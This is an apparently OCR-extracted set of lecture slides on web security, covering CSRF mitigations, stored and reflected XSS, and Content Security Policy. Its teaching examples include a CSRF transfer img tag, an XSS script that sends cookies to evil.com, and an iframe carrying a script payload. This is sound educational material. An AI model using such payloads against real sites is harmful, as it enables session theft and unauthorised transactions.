
1. Check HTTP referer

2. CSRF tokens *(standard practice)*
   – Generate secret “randomized” value known to *important.com* & unique to each client session & request

CSRF Mitigation 1: Checking Referer

https://evil.com

```
<html>
    <img src="https://bank.com/transfer?amount=100&to=Mallory">
</html>
```



Server sees Referer is incorrect and rejects action

- Referer header is automatically set by browser
- Downside: Referer frequently omitted by browsers

CSRF Mitigation 2: CSRF Tokens

https://bank.com

```
<form action="https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value="434ec7e838ec3167ef5">
  <input  type="text" name="to">
  <button type="submit">Transfer!</button>
</form>
```

bank.com

434ec7e838ec3167ef5

user

```
POST /transfer HTTP/1.1
cookies: [session: e82a7b92]
{ csrf_token: "434ec7e838ec3167ef5", name:"david" }
```

- Fresh token chosen and saved for each request
- Token value is bound to user/session

bank.com checks that csrf_token matches.

How CSRF Tokens Stop Attacks

https://bank.com

```
<form action="https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value="434ec7e838ec3167ef5">
  <input  type="text" name="to">
  <button type="submit">Transfer!</button>
</form>
```

bank.com

434ec7e838ec3167ef5

user

```
POST /transfer HTTP/1.1
cookies: [session: e82a7b92]
{ csrf_token: "????", name:"david" }
```

Triggers POST... and must pick values: name ***and*** *csrf_token*

- Design goal: Adversary can't predict token
- Malicious requests will have invalid tokens, so bank.com will ignore them

CSRF Tokens Versus Cookies

https://bank.com

```
<form action="https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value="434ec7e838ec3167ef5">
  <input  type="text" name="to">
  <button type="submit">Transfer!</button>
</form>
```

bank.com

434ec7e838ec3167ef5

user


*Triggers POST... and must pick values: name **and** csrf_token*

```
POST /transfer HTTP/1.1
cookies: [session: e82a7b92]
{ csrf_token: "????", name:"david" }
```

But POST params come from adversarial code

Adversary <u>can</u> force secret cookies to send (without guessing them)

CSRF Tokens and Same Origin Policy



- SOP stops evil.com from sniffing CSRF Token and generating a valid form submission

Review Questions

https://bank.com

```
<form action="https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value="434ec7e838ec3167ef5">
  <input  type="text" name="to">
  <button type="submit">Transfer!</button>
</form>
```

bank.com

434ec7e838ec3167ef5

- What if the server picks a single random value and reuses it for all queries?
- If no encryption is used, then an on-path attacker can sniff the token. Why do we still use CSRF tokens?

CSRF Attacks: Summary

- Attack is possible because:
  - HTTP requests are not inherently authenticated
  - Webpages can trigger requests to other domains
- **Checking Referer** is brittle
- **CSRF tokens** work because adversaries cannot trigger them to be sent
  - Contrast with cookies
  - CSRF tokens require more work to implement (but supported by modern web backends)


Outline

1. The Web: The Document-Object Model (DOM)
2. Web Cookies
3. Same Origin Policy (SOP)
4. Web Attack 1: CSRF
5. **Web Attack 2: XSS**
6. Web Attack 3: SQL Injection

Cross-Site Scripting (XSS): Overview

- Goal: Run malicious JavaScript within target webpage's content to access that website's DOM
- Main idea: Inject code through either URL parameters or user-created parts of a page
- Two Variants: *Stored* and *Reflected*

Websites Display Content from Users




- Almost every popular webpage allows users to add content that is displayed to other users

https://edstem.com

```
<html>
  <div  type="post">
      My VM key...
  </div>
</html>
```

Stored XSS Attacks




https://edstem.com

```
<html>
  <div  type="post">
      <script>do evil</script>
  </div>
</html>
```

- What is the web origin of the evil script?
  - Same as webpage (edstem.com)
- This allows bypassing SOP: adversary code is run, but under another webpage’s origin

What Can a Stored XSS Attack Do?



- Script can perform actions on behalf of the user
  - Worse than CSRF: arbitrary script can run in DOM
- Can exfiltrate data from DOM to adversary (!)


https://edstem.com

```
<html>
  <div  type="post">
      <script>do evil</script>
  </div>
</html>
```

Exfiltrating Data with Stored XSS

edstem.org

visits course page...



Forum post:
<script>
v = get_cookie()
load_image("https://evil.com?secret_info={v}")
</script>

https://edstem.com

```
<html>
  <div  type="post">
    <script>
      v = get_cookie()
      load_image("https://evil.com?secret_info={v}")
    </script>
  </div>
</html>
```

bn3a834hsd


evil.com


```
GET  /?secret_info=bn3a834hsd HTTP/1.1
```

- Can capture session cookies, CSRF tokens, private content ....

Setting for Reflected XSS Attacks


- Assume that a webpage displays one of its parameters
- Parameter is expected to be some benign text ...





Setting for Reflected XSS Attacks

- Assume that a webpage displays one of its parameters
- Parameter is expected to be some benign text ...



https://find.com/?q=Something

```
<html>
  Search results for query Something
</html>
```

https://find.com/?q=<script>do_evil()</script>

```
<html>
  Search results for query <script>do_evil()</script>
</html>
```

- but when parameter is a script, page will get confused and run it...
- ... and it runs in DOM of find.com!

Reflected XSS Attack


- Trick user into visiting evil.com
- Evil.com triggers loading find.com with malicious parameter

https://evil.com

```
<html>
    <iframe src="https://find.com/?q=<script>do_evil()</script>">
</html>
```


https://find.com?q=<script>do_evil()</script>

```
<html>
  Search results for query <script>do_evil()</script>
</html>
```



Reflected XSS Attack: Impacts

- Similar to before
- Can capture session cookies, CSRF tokens, private content ....



Reflected XSS vs. CSRF

Reflected XSS and CSRF both require the victim to make a request to a link

- Reflected XSS: An HTTP response contains maliciously inserted JavaScript, executed on the client side

- CSRF: A malicious HTTP request is made (containing the user's cookies), which the server interprets as client request


XSS: Key Mitigations

- Sanitize / escape user input
  - VERY DIFFICULT!
  - Use libraries to do this!

- Define Content Security Policies (CSP)
  - Allow websites to specify where content (scripts, images, media files, etc.) can be loaded from
  - Result if implemented: Any attacker scripts will be disallowed by the browser if not specifically “allowed” by the website

XSS: Evading Filters/Sanitization

- See: https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
  for lots of examples of trying to evade filters



Content Security Policy (CSP)

- Goal: prevent XSS by having a server specify an *allow-list* from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- Approach:
  - *Prohibit inline scripts*
  - `Content-Security-Policy` HTTP header allows reply to specify allow-list, instructs the browser to *only* execute or render resources from those allowed sources
    - E.g., `script-src 'self' http://b.com; img-src *`
  - Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by having a server specify an *allow-list* from where a browser can load resources (Javascript
- This says only allow scripts fetched explicitly ("`<script src=`*URL*`></script>`") from the server ("self"), or from `http://b.com`, but not from anywhere else.

  Will not execute a script that's included inside a server's response to some other query (required by XSS).

  resources from those allowed sources
  - E.g., `script-src 'self' http://b.com; img-src *`
- Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by having a server specify an *allow-list* from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- Approach:
  - *Prohibit inline scripts*
  - `Content-Security-Policy` specify allow-list, instructs the b er resources from those allowed sources
    - E.g., `script-src 'self' http://b.com; img-src *`
  - Relies on browser to enforce

This says to allow images to be loaded from anywhere.

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP resource directives

- script-src limits the origins for loading scripts
- img-src lists origins from which images can be loaded.
